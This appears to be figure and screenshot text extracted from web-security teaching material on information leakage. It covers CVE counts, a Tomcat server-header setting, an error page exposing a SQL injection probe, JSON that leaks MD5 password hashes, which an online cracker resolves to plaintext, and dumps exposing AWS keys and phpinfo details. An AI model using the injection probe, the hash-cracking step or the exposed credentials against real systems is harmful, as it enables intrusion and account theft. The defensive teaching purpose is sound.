2010	8	1		1			2	2		1	2				
2011	14	2					1	1		7	2	1			
2012	15	5								9	1		1		
2013	4	1									1		1		
2014	13	4	1	2						2	2				
2015	1	1													
Total	123	23	2	4			21	9		24	24	2	3		
% Of All		18.7	1.6	3.3	0.0	0.0	17.1	7.3	0.0	19.5	19.5	1.6	2.4	0.0	

(e.g.: CVE-2009-1234 or
2010-1234 or 20101234)

View BID :


(e.g.: 12345)

**Search By Microsoft
Reference ID:**




(e.g.: ms10-001 or
979352)

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be actually published in those years.)

Vulnerabilities By Year



Vulnerabilities By Type



```
<Connector port="8080" protocol="HTTP/1.1"  
           connectionTimeout="20000"  
           redirectPort="8443"  
           server="Not telling ;)"  
/>
```



```
<Connector port="8080" protocol="HTTP/1.1"
           connectionTimeout="20000"
           redirectPort="8443"
           server="Not telling ;)"
/>
```

The screenshot shows the Chrome DevTools Network tab. A list of requests is on the left, with 'localhost' selected. The right pane shows the details for the selected request, including the 'General' tab with the following information:

- Remote Address: [::1]:8080
- Request URL: http://localhost:8080/
- Request Method: GET
- Status Code: 200 OK

The 'Response Headers' section is expanded, showing:

- Content-Type: text/html; charset=UTF-8
- Date: Thu, 30 Apr 2015 15:20:57 GMT
- Server: Not telling ;)
- Transfer-Encoding: chunked

A black arrow points to the 'Server: Not telling ;)' header. The 'Request Headers' section is also expanded, showing various headers like Accept, Accept-Encoding, Accept-Language, Cache-Control, Connection, Cookie, Host, and User-Agent.

At the bottom of the Network tab, it says: 8 requests | 11.6 KB transferred | Finish: 1.63 s | ...

1;
;

Submit

Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Thu Mar 05 21:52:08 EST 2015

There was an unexpected error (type=Internal Server Error, status=500).

StatementCallback; bad SQL grammar [select * from employees where last_name = "';"] nested exception is com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Home Documentation Configuration Examples Wiki Mailing Lists Find Help

Apache Tomcat/8.0.1



If you're seeing this, you've successfully installed Tomcat. Congratulations!



Recommended Reading:

[Security Considerations HOW-TO](#)

[Manager Application HOW-TO](#)

[Clustering/Session Replication HOW-TO](#)

Server Status

Manager App

Host Manager

Developer Quick Start

[Tomcat Setup](#)

[First Web Application](#)

[Realms & AAA](#)

[JDBC DataSources](#)

[Examples](#)

[Servlet Specifications](#)

[Tomcat Versions](#)

Managing Tomcat

For security, access to the [manager webapp](#) is restricted. Users are defined in:

`$CATALINA_HOME/conf/tomcat-users.xml`

In Tomcat 8.0 access to the manager application is split between different users. [Read more...](#)

[Release Notes](#)

[Changelog](#)

[Migration Guide](#)

[Security Notices](#)

Documentation

[Tomcat 8.0 Documentation](#)

[Tomcat 8.0 Configuration](#)

[Tomcat Wiki](#)

Find additional important configuration information in:

`$CATALINA_HOME/RUNNING.txt`

Developers may be interested in:

[Tomcat 8.0 Bug Database](#)

[Tomcat 8.0 JavaDocs](#)

[Tomcat 8.0 SVN Repository](#)

Getting Help

[FAQ and Mailing Lists](#)

The following mailing lists are available:

[tomcat-announce](#)

Important announcements, releases, security vulnerability notifications. (Low volume).

[tomcat-users](#)

User support and discussion

[taglibs-user](#)

User support and discussion for [Apache Taglibs](#)

[tomcat-dev](#)

Development mailing list, including commit messages

HTTP Status 404 - /lskjdfs


type Status report

message /lskjdfs

description The requested resource is not available.

Apache Tomcat/8.0.1





```
{"posts": [{"title": "Java Rocks!!!", "content": "Groovy is better!!!!!!", "author":  
[{"firstName": "Chris", "lastName": "Judd", "username": "cjudd", "password": "7b24afc8bc80e548d  
66c4e7ff72171c5"}]}, {"title": "Tip: Causes of  
java.lang.ClassNotFoundException", "content": "Class loading issues are a common  
frustration for many Java developers. The dreaded java.lang.ClassNotFoundException means  
they can forget about going home at a reasonable hour. While Java class loading is very  
powerful feature, it is also a very flexible and confusing feature. But don't let this  
exception scare you. The majority of the time, there are three very practical things to  
look at in order to resolve the issue.", "author":  
[{"firstName": "Jim", "lastName": "Shingler", "username": "jshingler", "password": "7c6a180b368  
96a0a8c02787eeafb0e4c"}]}]}
```

```
{
  "posts": [{
    "title": "Java Rocks!!!",
    "content": "Groovy is better!!!!!!",
    "author": [{
      "firstName" : "Chris",
      "lastName" : "Judd",
      "username" : "cjudd",
      "password" : "7b24afc8bc80e548d66c4e7ff72171c5"
    }]
  }, {
    "title": "Tip: Causes of java.lang.ClassNotFoundException",
    "content": "Class loading issues are a common frustration for many Java
developers. The dreaded java.lang.ClassNotFoundException means they can forget about
going home at a reasonable hour. While Java class loading is very powerful feature, it
is also a very flexible and confusing feature. But don't let this exception scare you.
The majority of the time, there are three very practical things to look at in order to
resolve the issue.",
    "author": [{
      "firstName" : "Jim",
      "lastName" : "Shingler",
      "username" : "jshingler",
      "password" : "7c6a180b36896a0a8c02787eeafb0e4c"
    }]
  }
}]
}
```



```
"author" : [{
  "firstName" : "Chris",
  "lastName" : "Judd",
  "username" : "cjudd",
  "password" : "7b24afc8bc80e548d66c4e7ff72171c5"
}]
```

```
"author" : [{
  "firstName" : "Jim",
  "lastName" : "Shingler",
  "username" : "jshingler",
  "password" : "7c6a180b36896a0a8c02787eeafb0e4c"
}]
```

The screenshot shows the HashKiller.co.uk website. The header features the site name and a navigation bar with links: Home, Forums, Decrypter / Cracker, WPA Crack, Lists and Competition, Contest, Tools, and Hashcat GUI. The 'Downloads' link is highlighted. The main content area explains the site's purpose as an MD5 cracker and provides instructions on how to use it. Below this, a status bar indicates that 2 hashes were found. The results are displayed in a table with two columns: MD5 Hashes and their corresponding passwords.

HASHKILLER.CO.UK

MD5 / SHA1 / NTLM ONLINE DATABASE

[Home](#) [Forums](#) [Decrypter / Cracker](#) [WPA Crack](#) [Lists and Competition](#) [Contest](#) [Tools](#) [Hashcat GUI](#)

[Downloads](#)

HashKiller.co.uk allows you to input an MD5 hash and search for its decrypted state in our database, basically, it's a MD5 cracker / decryption tool.

How many decryptions are in your database?
We have a total of just over **43.745 billion** unique decrypted MD5 hashes since August 2007.

Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]:

Please note the password is after the : character, and the MD5 hash is before it.

Status: **We found 2 hashes! [Timer: 133 m/s] Please find them below...**

MD5 Hashes:	
7b24afc8bc80e548d66c4e7ff72171c5	7b24afc8bc80e548d66c4e7ff72171c5 MD5 : toor
7c6a180b36896a0a8c02787eeafb0e4c	7c6a180b36896a0a8c02787eeafb0e4c MD5 : password1

Max: 64

Please use a standard list format

<http://www.hashkiller.co.uk/>

172.25.2.21

System Properties	
Key	Value
jboss.i18n.generate-proxies	true
java.runtime.name	Java(TM) SE Runtime Environment
sun.boot.library.path	/Library/Java/JavaVirtualMachines/jdk1.8.0_25.jdk/Contents/Home/jre/lib
java.vm.version	25.25-b02
gopherProxySet	false
java.vm.vendor	Oracle Corporation
java.vendor.url	http://java.oracle.com/
path.separator	:
java.vm.name	Java HotSpot(TM) 64-Bit Server VM
file.encoding.pkg	sun.io
aws.access.key.id	AKIAPDFUIHP6KKPJQGA
user.country	US
sun.os.patch.level	unknown
PID	10078
java.vm.specification.name	Java Virtual Machine Specification
user.dir	/Users/cjudd/devl/workspaces/juddsolutions/wordyninjablog
java.runtime.version	1.8.0_25-b17
aws.secret.key	E7HIJrNV22819uYFW7n4L0RSG96WG5A74789zkzTeRuhe
java.vm.specification.version	1.8
sun.java.command	ninja.wordy.blog.Application
java.home	/Library/Java/JavaVirtualMachines/jdk1.8.0_25.jdk/Contents/Home/jre
sun.arch.data.model	64
user.language	en
java.specification.vendor	Oracle Corporation
awt.toolkit	sun.lwawt.macosx.LWCToolkit
java.vm.info	mixed mode
java.version	1.8.0_25
java.ext.dirs	/Users/cjudd/Library/Java/Extensions:/Library/Java/JavaVirtualMachines/jdk1.8.0_25.jdk/Contents/Home/jre/lib/ext:/Library/Java/Extensions:/Network/Library/Java/Extensions:/usr/lib/java:.
sun.boot.class.path	/Library/Java/JavaVirtualMachines/jdk1.8.0_25.jdk/Contents/Home/jre/lib/resources.jar:/Library/Java/JavaVirtualMachines/jdk1.8.0_25.jdk/Contents/Home/jre/lib/rt.jar:/Library/Java/JavaVirtualMachines/jdk1.8.0_25.jdk/Contents/Home/jre/classes
java.awt.headless	true
java.vendor	Oracle Corporation
catalina.base	/private/var/folders/sc/7bf34p8956v_bvdbjsryq3rc0000gr/T/tomcat.5565713994553205479.8080
file.separator	/
java.vendor.url.bug	http://bugreport.sun.com/bugreport/
sun.io.unicode.encoding	UnicodeBig
sun.cpu.endian	little
socksNonProxyHosts	local *.local 169.254/16 *.169.254/16
ftp.nonProxyHosts	local *.local 169.254/16 *.169.254/16
sun.cpu.isalist	

PHP Version 5.2.0-8+etch16



System	Linux austin 2.6.32-26-pve #1 SMP Mon Oct 14 08:22:20 CEST 2013 x86_64
Build Date	Nov 24 2009 06:54:14
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/apache2/confixx_phpini/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/curl.ini, /etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/imap.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini, /etc/php5/cgi/conf.d/suhosin.ini, /etc/php5/cgi/conf.d/Zend.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*




register_quotes_by_base	On	On
mail.force_extra_parameters	no value	no value
max_execution_time	30	30
max_file_uploads	50	50
max_input_time	60	60
memory_limit	16M	16M
open_basedir	no value	no value
output_buffering	no value	no value
output_handler	no value	no value
post_max_size	8M	8M
precision	12	12
realpath_cache_size	16K	16K
realpath_cache_ttl	120	120
register_argc_argv	On	On
register_globals	Off	Off
register_long_arrays	On	On
report_memleaks	On	On
report zend_debug	On	On
safe_mode	Off	Off
safe_mode_exec_dir	no value	no value
